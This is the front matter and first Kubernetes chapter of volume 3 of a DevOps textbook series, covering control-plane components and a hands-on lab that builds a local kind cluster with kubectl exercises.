The Production-Ready Engineer

Volume 3: Orchestrate, See and Secure

THE PRINT SET

The Production-Ready Engineer is published in six volumes, cut at Part boundaries so that each one stands on its own and binds cleanly. Page numbers run continuously through the set, and the index in Volume 6 covers all of it.

1	**Foundations** Base Camp and Part I: DevOps, Linux, Networking, Git	pp. 1–734
2	**Build, Ship and Cloud** Parts II and III: Docker, CI/CD, AWS, Terraform	pp. 735–1544
3	**Orchestrate, See and Secure** **Parts IV and V: Kubernetes, Helm, Observability, DevSecOps**	**pp. 1545–2318**
4	**Under the Hood** Part VI: Advanced Networking, Databases and Distributed Systems	pp. 2319–2814
5	**Reliability and Platforms at Scale** Parts VII and VIII: SRE, Disaster Recovery, Advanced Kubernetes, GitOps, Platform Engineering	pp. 2815–3548
6	**Senior Altitude and the Summit** Parts IX and X, Appendices and Index: Architecture, Cost, the Nine Projects	pp. 3549–3972


THE COMPLETE DEVOPS ROADMAP

The Production-Ready Engineer

The complete DevOps roadmap, from your first Linux command to senior architect

Volume 3 of 6: Orchestrate, See and Secure

Ubong Eduok



github.com/mascot200/devops-roadmap

The Production-Ready Engineer
The complete DevOps roadmap, from your first Linux command to senior architect
Volume 3 of 6: Orchestrate, See and Secure

Copyright © 2026 Ubong Eduok.

This book is released under the MIT License; the full text is printed in Appendix D, in Volume 6. You may use, copy, modify and share this material, including in your own courses and projects, as long as the copyright and license notice are kept.

Everything here is provided "as is", without warranty of any kind. Run the labs in sandboxes. Read the cost warnings before using a real cloud account, and finish each lab with its teardown steps. Commands that change systems can cause damage or charges; you are responsible for where you run them.

Product and company names are trademarks of their respective owners and are used here only to identify and teach their technology. Their use implies no affiliation or endorsement. Tool icons in the author portrait are from Devicon (MIT licence).

Tools change quickly. Command output in this book is illustrative, and version numbers will age. When in doubt, check the official documentation named in each chapter's further reading.

Source: github.com/mascot200/devops-roadmap, typeset from commit faf55fa.
First edition, 2026.

Do not aim to become the person who knows 50 DevOps tools.

Aim to become the engineer who can take a software application and independently make it production-ready.

Secure, observable, scalable, highly available, automatically deployable, recoverable, and cost-efficient.

How to Read This Book

The anatomy of a chapter

All 248 topic chapters follow the same eleven sections, which fall into three movements. Appendix A, in Volume 6, prints the template that every chapter was written against.

UNDERSTAND	1	**What it is**	A plain-English explanation, with every acronym defined on first use.
	2	**Why it matters**	What breaks, costs money, or wakes someone at 3 a.m. when this is misunderstood.
	3	**Real-world system**	How the topic shows up in a named, publicly documented system.
	4	**Diagram**	The real mechanism: a flow, a sequence, an architecture or a state machine.
	5	**How it works**	Key concepts, comparison tables and the commands that matter.
DO	6	**Step-by-step guide**	A lab you can type in a sandbox, with what to look for at each step.
	7	**Real-world scenario**	A short story under pressure: symptom, investigation, fix, lesson.
	8	**Mistakes and practices**	Two short lists: what not to do, and what to do.
PROVE	9	**Tasks**	Hands-on work, easiest first, each with a "done when" check. The last says Prove it.
	10	**Self-check**	Questions a senior engineer would expect you to answer without notes.
	11	**Further reading**	Official documentation and well-known books.

The eleven sections of every topic chapter

Each level opens with an overview of its goal, recommended time and topics, and closes with a **capstone project** marked with a star, which pulls all of that level's topics together.

Conventions used in print

- **Cross-references.** Where the repository has a hyperlink, this book prints a small tag after the words: Docker Compose §4.8 means Level 4, topic 8. Running heads carry the same numbers, so you can flip straight to it. In a PDF the tags are clickable when the target is in the same volume.
- **Check-boxes.** Every task has a box to tick with a pencil. Where the text mentions changing `- [ ]` to `- [x]`, that is the same idea for readers who keep their progress in a fork of the repository.

- **Answers.** On GitHub the self-check answers are folded away. In print they sit in a shaded box straight after the questions, so cover it with a card and answer first.
- **Code.** Long lines wrap, and the continuation is indented. Type a wrapped line as one line. Output is illustrative and yours may differ in the details.
- **Diagrams.** A few wide diagrams are printed sideways. Turn the book clockwise to read them.
- **Lab notes.** Chapters start on a right-hand page, and any left-hand page this leaves empty is ruled for your notes. Use them. For each task, write what you ran and what you saw. Explaining output is the skill.

Stay safe, and keep it cheap

Use disposable sandboxes: local virtual machines, Docker, kind or minikube, LocalStack, or a small VPS. Anything that can cost money says so and ends with teardown steps. Never practise on a system you cannot afford to lose.

The Whole Climb on One Page



PART I: THE GROUND BENEATH EVERYTHING				
0	What DevOps Actually Is	1 week (reading + mapping)	13 topics	35
1	Linux Fundamentals	2-4 weeks	13 topics	213
2	Networking	2-4 weeks	11 topics	397
3	Git & GitHub	2-3 weeks	13 topics	563
PART II: BUILD IT, SHIP IT				
4	Docker	2-3 weeks	14 topics	737
5	CI/CD	2-3 weeks	12 topics	931
PART III: CLOUD YOU CAN REBUILD				
6	Cloud (AWS)	4-6 weeks	18 topics	1137
7	Terraform / Infrastructure as Code	2-3 weeks	9 topics	1403
PART IV: ORCHESTRATION				
8	Kubernetes	6-10 weeks	19 topics	1547
9	Helm	1-2 weeks	6 topics	1823
PART V: SEE IT, SECURE IT				
10	Observability	3-4 weeks	11 topics	1919
11	Security / DevSecOps	3-4 weeks	13 topics	2123
PART VI: UNDER THE HOOD				
12	Advanced Networking	3-4 weeks	14 topics	2321
13	Databases & Distributed Systems	4-6 weeks	15 topics	2577
PART VII: KEEP IT RUNNING				
14	SRE	3-4 weeks	10 topics	2817
15	Disaster Recovery	2-3 weeks	10 topics	2983
PART VIII: PLATFORMS AT SCALE				
16	Advanced Kubernetes	4-6 weeks	10 topics	3137
17	GitOps	2-3 weeks	7 topics	3303
18	Platform Engineering	4-6 weeks	10 topics	3403
PART IX: SENIOR ALTITUDE				
19	Architecture	Ongoing	11 topics	3551
20	Cost Optimization	2-3 weeks	9 topics	3703

Level numbers follow the roadmap document; the recommended learning order differs slightly (see Base Camp). The nine Summit Projects in Part X then chain the levels into one system.

Contents of Volume 3

PART IV **Orchestration** 1545

8 Kubernetes 1547

8.1 Cluster, Nodes and Control Plane 1551
8.2 Pods 1563
8.3 Deployments and ReplicaSets 1577
8.4 Services 1589
8.5 Ingress 1601
8.6 ConfigMaps 1615
8.7 Secrets 1625
8.8 Namespaces 1639
8.9 Volumes, PersistentVolumes and PersistentVolumeClaims 1653
8.10 StatefulSets 1667
8.11 DaemonSets 1679
8.12 Jobs and CronJobs 1691
8.13 Scheduling 1703
8.14 Resource Requests and Limits 1715
8.15 Liveness and Readiness Probes 1727
8.16 Horizontal Pod Autoscaling 1741
8.17 Service Discovery 1753
8.18 RBAC 1765
8.19 NetworkPolicies 1779
★ Capstone: shop-api on Kubernetes 1795

9 Helm 1823

9.1 Charts 1825
9.2 Values 1837
9.3 Templates 1849
9.4 Releases 1865
9.5 Repositories 1879
9.6 Packaging Applications for Kubernetes 1891
★ Capstone: A production-ready Helm chart for shop-api 1905

PART V **See It, Secure It** 1917

10 Observability 1919

10.1 The Three Pillars: Metrics, Logs and Traces 1921
10.2 Prometheus and PromQL 1933

10.3	Grafana Dashboards	1949
10.4	Counters, Gauges, Histograms and Summaries	1961
10.5	Structured Logging	1975
10.6	Log Aggregation with Loki	1989
10.7	Correlation IDs and Request IDs	2005
10.8	Distributed Tracing	2021
10.9	OpenTelemetry	2035
10.10	Sentry	2055
10.11	What to Monitor: Golden Signals, RED and USE	2073
★	Capstone: Observable shop-api	2091
11	**Security / DevSecOps**	2123
11.1	Linux Security and SSH Hardening	2125
11.2	Least-privilege IAM	2137
11.3	Cloud Security Groups and Policies	2151
11.4	Secrets Management and Encryption	2165
11.5	OWASP Top 10	2177
11.6	Authentication and Authorization	2191
11.7	JWT and OAuth	2203
11.8	API Security	2217
11.9	Container Image Scanning (Trivy)	2231
11.10	Dependency Scanning (Snyk, Dependabot)	2245
11.11	Secrets Scanning	2257
11.12	Rootless and Minimal Containers	2271
11.13	Dynamic Testing with OWASP ZAP	2285
★	Capstone: Harden shop-api end to end, with security gates in CI	2299

PART IV

Orchestration

Kubernetes from the control plane up, and Helm for packaging what you run on it.



IN THIS PART

8	Kubernetes	1547
9	Helm	1823

LAB NOTES What I ran, what I saw, what it means

LEVEL 8 · PART IV

Kubernetes

8

Goal: Run and troubleshoot applications on Kubernetes with confidence (do this only after Linux, networking, Docker and cloud).

RECOMMENDED TIME
6-10 weeks

TOPICS
19

PRACTICE / CAPSTONE
Move a Node.js API + PostgreSQL + Redis app to a local kind/minikube cluster with Deployments, Services, Ingress, config, probes, HPA, RBAC and NetworkPolicies.

Topics


#	Topic	What you will learn
1	Cluster, Nodes and Control Plane **p.1551**	API server, etcd, scheduler, controller manager, kubelet, kube-proxy, kubectl, kind setup
2	Pods **p.1563**	pod spec, multi-container pods, init containers, lifecycle, debugging
3	Deployments and ReplicaSets **p.1577**	declarative scaling, rollouts, rollbacks, strategies
4	Services **p.1589**	ClusterIP, NodePort, LoadBalancer, selectors, Endpoints
5	Ingress **p.1601**	ingress controllers, host/path routing, TLS, cert-manager mention
6	ConfigMaps **p.1615**	env vs volume mounts, immutable config, rollout on change
7	Secrets **p.1625**	types, base64 is not encryption, encryption at rest, external secrets
8	Namespaces **p.1639**	isolation, quotas, LimitRange, multi-tenancy
9	Volumes, PersistentVolumes and PersistentVolumeClaims **p.1653**	StorageClass, dynamic provisioning, access modes, reclaim policy
10	StatefulSets **p.1667**	stable identity, ordered rollout, headless service, volumeClaimTemplates
11	DaemonSets **p.1679**	per-node agents, log shippers, node exporters
12	Jobs and CronJobs **p.1691**	batch, backoffLimit, concurrencyPolicy, TTL

#	Topic	What you will learn
13	Scheduling **p.1703**	nodeSelector, affinity, taints/tolerations, topology spread, priority
14	Resource Requests and Limits **p.1715**	QoS classes, CPU throttling, OOMKilled, right-sizing
15	Liveness and Readiness Probes **p.1727**	startup/liveness/readiness, probe tuning, common outage causes
16	Horizontal Pod Autoscaling **p.1741**	metrics-server, HPA algorithm, behavior, custom metrics intro
17	Service Discovery **p.1753**	CoreDNS, service DNS names, env vars, headless services
18	RBAC **p.1765**	Role, ClusterRole, bindings, ServiceAccounts, kubectl auth can-i
19	NetworkPolicies **p.1779**	default deny, allow rules, CNI support, testing
★	Level capstone project **p.1795**	Move a Node.js API + PostgreSQL + Redis app to a local kind/minikube cluster with Deployments, Services, Ingress, config, probes, HPA, RBAC and NetworkPolicies.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



13 Scheduling

14 Resource Requests and Limits

15 Liveness and Readiness Probes

16 Horizontal Pod Autoscaling

17 Service Discovery

18 RBAC

19 NetworkPolicies

★ Capstone

LAB NOTES What I ran, what I saw, what it means

8.1 Cluster, Nodes and Control Plane

Topic 1 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Kubernetes (often written K8s) is an open-source system that runs containers across a group of machines and keeps them in the state you asked for. You do not tell it "start this container on that server". You hand it a *desired state* ("run three copies of `shop-api:1.4.2`, reachable on port 80") and Kubernetes works continuously to make reality match, restarting, rescheduling and replacing things when they drift.

A **cluster** is the set of machines (physical or virtual) Kubernetes manages. It has two halves. The **control plane** is the brain: it stores the desired state, decides where Pods run and reacts to changes. The **worker nodes** are the muscle: they run your containers. Everything is driven through one HTTP API, and `kubectl` is the command-line client for that API. A **Pod** (the next topic) is the smallest thing Kubernetes schedules: one or more containers that share a network and storage.

2 Why it matters in DevOps

- **Every other Kubernetes topic builds on this one.** When a Pod stays `Pending`, a Deployment does not roll out, or a node goes `NotReady`, you debug by knowing which component is responsible.
- **Control plane outages are different from workload outages.** If the API server or etcd is down, your running Pods usually keep serving traffic, but you cannot deploy, scale or heal anything. Knowing that difference calms an incident.
- **Managed vs self-managed decisions.** EKS, GKE and AKS run the control plane for you; you still own the nodes, upgrades of workloads and everything you deploy. You cannot make good choices about that without the architecture in your head.
- **Security and cost.** The API server is the front door to your whole platform; etcd holds every Secret. Both are prime targets, and node sizing is most of your cloud bill (see Resource Requests and Limits §8.14).

3 Real-world system example

Kubernetes itself, as run by every major cloud. Amazon EKS, Google GKE and Azure AKS all sell "managed Kubernetes": the provider operates the API server, etcd and other control-plane components, while customers manage worker nodes (or use node pools and serverless-style options). The component split in this topic is exactly what those services document.

kubeadm and kind. `kubeadm` is the official tool for bootstrapping a cluster; it creates the control-plane components as *static Pods* managed directly by the kubelet. **kind** (Kubernetes IN Docker) is a Kubernetes sub-project that runs each "node" as a Docker container, using kubeadm inside; the Kubernetes project itself uses it for testing. That is why kind is a faithful free sandbox for everything in this level: the control plane you meet in kind is the same software you would meet on a production cluster.

4 Diagram




Figure 8.1-1

What actually happens on `kubectl apply -f deployment.yaml`:




Figure 8.1-2

Notice that **no component talks to another directly**. Everything reads and writes through the API server, which is the only component that touches etcd. This "watch the API, reconcile toward desired state" pattern is the heart of Kubernetes.

5 How it works

Component	Where it runs	Job
kube-apiserver	control plane	The only entry point. Authenticates, authorizes (RBAC), validates and persists objects; serves `watch` streams. Stateless, so you can run several behind a load balancer.

Component	Where it runs	Job
etcd	control plane	Distributed key-value store (Raft consensus) holding the entire cluster state. Back it up; run an odd number of members (3 or 5) for quorum.
kube-scheduler	control plane	Picks a node for every Pod that has none, based on resource requests, affinity, taints and more (see Scheduling §8.13).
kube-controller-manager	control plane	Bundles many control loops: Deployment, ReplicaSet, Node, Job, EndpointSlice controllers and so on. Each compares desired vs actual and acts.
cloud-controller-manager	control plane (cloud clusters)	Talks to the cloud API: creates load balancers for `type: LoadBalancer` Services, manages node lifecycle.
kubelet	every node	The node agent. Watches Pods assigned to its node, asks the container runtime to run them, runs probes, reports status.
container runtime	every node	Runs containers through the Container Runtime Interface (CRI). `containerd` and CRI-O are common; Docker Engine is no longer used directly.
kube-proxy	every node	Programs iptables or IPVS rules so a Service's virtual IP reaches a healthy backend Pod (see Services §8.4). Some CNI plugins replace it.
CNI plugin	every node	Pod networking (Calico, Cilium, Flannel, the cloud VPC CNI). kind ships a simple default.

Key ideas:

- **Declarative and level-triggered.** You store *what you want*. Controllers compare to *what exists* and keep fixing the difference forever, not just once.
- **Objects** have `apiVersion`, `kind`, `metadata` (name, namespace, labels) and `spec` (desired); the system fills in `status` (observed).
- **Labels and selectors** are the glue: a Service finds its Pods, a Deployment finds its ReplicaSet, by label match, not by name.
- **Namespaces** partition names and policies inside one cluster (Namespaces §8.8).

Essential `kubectl` commands:

Command	Purpose
`kubectl cluster-info`	Where the API server is
`kubectl get nodes -o wide`	Nodes, versions, IPs, runtime
`kubectl get pods -A`	Pods in all namespaces
`kubectl describe <kind> <name>`	Spec plus recent **Events** (first stop when debugging)
`kubectl apply -f file.yaml`	Create or update from a manifest

Command	Purpose
`kubectl explain pod.spec.containers`	Built-in field documentation
`kubectl api-resources`	Every kind this cluster knows, with short names
`kubectl config get-contexts`	Which cluster you are pointing at

6 Step-by-step guide

Prerequisites: Docker (running), about 4 GB of free RAM, and these CLIs. Cost: free. Output below is illustrative; exact versions and timings differ on your machine.

1. **Install kubectl and kind** (Linux/macOS; use your package manager or the official release pages).

   ```bash
   # macOS / Linux with Homebrew
   brew install kubectl kind
   # verify
   kubectl version --client
   kind version
   ```

   On Windows use `winget` or `choco`. The installation pages on kubernetes.io and kind.sigs.k8s.io list every option.

2. **Write a kind config** with one control-plane node and two workers. The port mappings and node label let you reach an Ingress controller on `localhost` later in this level (Ingress §8.5). Save as `kind-config.yaml`:

   ```yaml
   kind: Cluster
   apiVersion: kind.x-k8s.io/v1alpha4
   name: devops
   nodes:
     - role: control-plane
       kubeadmConfigPatches:
         - |
           kind: InitConfiguration
           nodeRegistration:
             kubeletExtraArgs:
               node-labels: "ingress-ready=true"
       extraPortMappings:
         - containerPort: 80
           hostPort: 80
           protocol: TCP
         - containerPort: 443
           hostPort: 443
   ```

```
        protocol: TCP
  - role: worker
  - role: worker
```

This is the sandbox used by the rest of Level 8. If ports 80 or 443 are already in use on your laptop, change `hostPort` to 8080 and 8443.

3. **Create the cluster.**

```bash
kind create cluster --config kind-config.yaml
```

Illustrative output:

```
Creating cluster "devops" ...
 ✓ Ensuring node image (kindest/node:v1.xx.x)
 ✓ Preparing nodes
 ✓ Writing configuration
 ✓ Starting control-plane
 ✓ Installing CNI
 ✓ Installing StorageClass
 ✓ Joining worker nodes
Set kubectl context to "kind-devops"
```

4. **Confirm you are talking to it.**

```bash
kubectl config current-context
kubectl cluster-info
kubectl get nodes -o wide
```

Expect context `kind-devops` and three nodes, all `Ready` after a minute:

```
NAME                  STATUS   ROLES           AGE   VERSION   INTERNAL-IP
  CONTAINER-RUNTIME
devops-control-plane   Ready    control-plane   90s   v1.xx.x   172.18.0.4
  containerd://1.7.x
devops-worker          Ready    <none>          70s   v1.xx.x   172.18.0.3
  containerd://1.7.x
devops-worker2         Ready    <none>          70s   v1.xx.x   172.18.0.2
  containerd://1.7.x
```

The node "machines" are Docker containers: `docker ps` shows `devops-control-plane`, `devops-worker`, `devops-worker2`.

5. **See the control plane as Pods.** On kubeadm-style clusters (including kind) the control plane runs as static Pods in the `kube-system` namespace.

```bash
kubectl get pods -n kube-system -o wide
```

   You should see `kube-apiserver-...`, `etcd-...`, `kube-scheduler-...`, `kube-controller-manager-...` on the control-plane node, plus a `kube-proxy-...` and a CNI Pod on every node, and `coredns-...` for cluster DNS.

6. **Look at the static Pod manifests the kubelet watches** (they live inside the control-plane "node" container):

```bash
docker exec devops-control-plane ls /etc/kubernetes/manifests
```

   Expect `etcd.yaml`, `kube-apiserver.yaml`, `kube-controller-manager.yaml`, `kube-scheduler.yaml`. The kubelet starts whatever YAML it finds here, which is how the control plane bootstraps itself before an API server exists.

7. **Watch the reconcile loop live.** In one terminal run `kubectl get pods -w`. In another:

```bash
kubectl create deployment hello --image=nginx:1.27 --replicas=2
kubectl get pods -o wide
kubectl delete pod -l app=hello --wait=false
```

   The watch shows Pods being terminated and **replaced immediately**: the ReplicaSet controller saw actual (0) != desired (2) and acted.

8. **Read the events the scheduler and kubelet left behind.**

```bash
kubectl describe pod -l app=hello | sed -n '/Events:/,$p'
```

   Look for `Scheduled` (scheduler), `Pulling` / `Pulled` / `Created` / `Started` (kubelet). This is how you attribute a failure to a component.

9. **Discover the API itself.**

```bash
kubectl api-resources | head -15
kubectl explain deployment.spec.strategy
kubectl get --raw /readyz?verbose | head -20
```

10. **Clean up** (keep the cluster for the next topics, or delete everything).

```bash
kubectl delete deployment hello
# when you are completely done with the level:
kind delete cluster --name devops
```

7 Real-world scenario

Illustrative scenario. On a Friday, a team's self-managed cluster loses one of its three control-plane VMs. Deployments from CI start failing with `etcdserver: request timed out`. Meanwhile `shop-api` keeps serving customers; nothing user-facing is down. The engineer runs `kubectl get nodes` (slow but works), then checks the etcd members and finds the lost VM was an etcd member: the cluster still has quorum (2 of 3) but latency spiked while it re-elected a leader. They replace the VM, join a new member, and verify a recent etcd snapshot exists. **Lesson:** the data plane (running Pods) is decoupled from the control plane; knowing which side broke tells you whether customers are affected, and etcd quorum plus tested backups are the real safety net. Managed services such as EKS, GKE and AKS exist partly to take this burden away.

8 Common mistakes and best practices

Don't

- Run a single control-plane node or a two-member etcd cluster in production (no quorum tolerance for one failure).
- Edit objects in the cluster by hand and forget it: the next `apply` or controller sync may overwrite or conflict.
- Assume `kubectl` is pointed at the right cluster. Applying "just a quick delete" to production from a stale context is a classic outage.
- Use a kind cluster for load or security conclusions: it is one machine pretending to be several.

Do

- Check `kubectl config current-context` before every destructive command (a shell prompt that shows it helps).
- Keep manifests in Git and `apply` them: the cluster is a cache of what is in version control.
- Start debugging with `kubectl describe` and read the Events section.
- Back up etcd (or use a managed control plane) and rehearse a restore.

- Upgrade one minor version at a time and read release notes for removed APIs.

9 Tasks

- [ ] **T1 — Build the sandbox cluster** *(≈30 min, beginner)*
  - **Goal:** have the three-node `devops` kind cluster used by the rest of Level 8.
  - **Steps:**
    1. Install `kubectl` and `kind`.
    2. Save the config from step 2 and run `kind create cluster --config kind-config.yaml`.
    3. Run `kubectl get nodes -o wide` and `docker ps`.
  - **Done when:** three nodes show `Ready` and `docker ps` shows three matching containers.

- [ ] **T2 — Map the components to Pods** *(≈30 min, beginner)*
  - **Goal:** locate every control-plane and node component in a live cluster.
  - **Steps:**
    1. Run `kubectl get pods -n kube-system -o wide`.
    2. For each of API server, etcd, scheduler, controller manager, kube-proxy and CoreDNS, write which node it runs on and how many replicas exist.
    3. Run `docker exec devops-control-plane ls /etc/kubernetes/manifests` and explain why four of them appear there.
  - **Done when:** you have a table of component, node and replica count, and one sentence on static Pods.

- [ ] **T3 — Trace a Deployment through the control plane** *(≈40 min, intermediate)*
  - **Goal:** attribute each event to the component that caused it.
  - **Steps:**
    1. Create a Deployment: `kubectl create deployment trace --image=nginx:1.27 --replicas=3`.
    2. Run `kubectl get events --sort-by=.lastTimestamp` and `kubectl describe pod -l app=trace`.
    3. Label each event line with its source: Deployment controller, ReplicaSet controller, scheduler or kubelet.
  - **Done when:** you can point to the exact event that proves the scheduler chose a node and the exact one that proves the kubelet pulled the image.

- [ ] **T4 — Break the control plane and observe** *(≈40 min, intermediate)*
  - **Goal:** prove that running workloads survive a control-plane outage.
  - **Steps:**
    1. Create `kubectl create deployment keep --image=nginx:1.27 --replicas=2` and note the Pod names.
    2. Stop the API server's container on the control-plane node: `docker exec devops-control-plane sh -c 'crictl stop $(crictl ps --name kube-apiserver -q)'`. The kubelet will restart it within seconds, so run `kubectl get pods` repeatedly and note any error.
    3. Wait for recovery and run `kubectl get pods` again.
  - **Done when:** you saw `kubectl` fail briefly while the Pods were never restarted (same names, `RESTARTS` unchanged), and you can explain why the kubelet brought the API server back.

- [ ] **T5 — Script a cluster smoke test** *(≈30 min, intermediate)*
  - **Goal:** automate "is my sandbox healthy?".
  - **Steps:**
    1. Write `smoke.sh` that checks `kubectl get nodes` shows only `Ready`, `kubectl get --raw /readyz` returns `ok`, and a throwaway Pod `kubectl run smoke --image=nginx:1.27 --restart=Never` reaches `Running` (use `kubectl wait --for=condition=Ready pod/smoke --timeout=60s`).
    2. Delete the Pod at the end and exit non-zero on any failure.
  - **Done when:** `./smoke.sh; echo $?` prints `0` on a healthy cluster and non-zero if you run it with `kind delete cluster` done first.

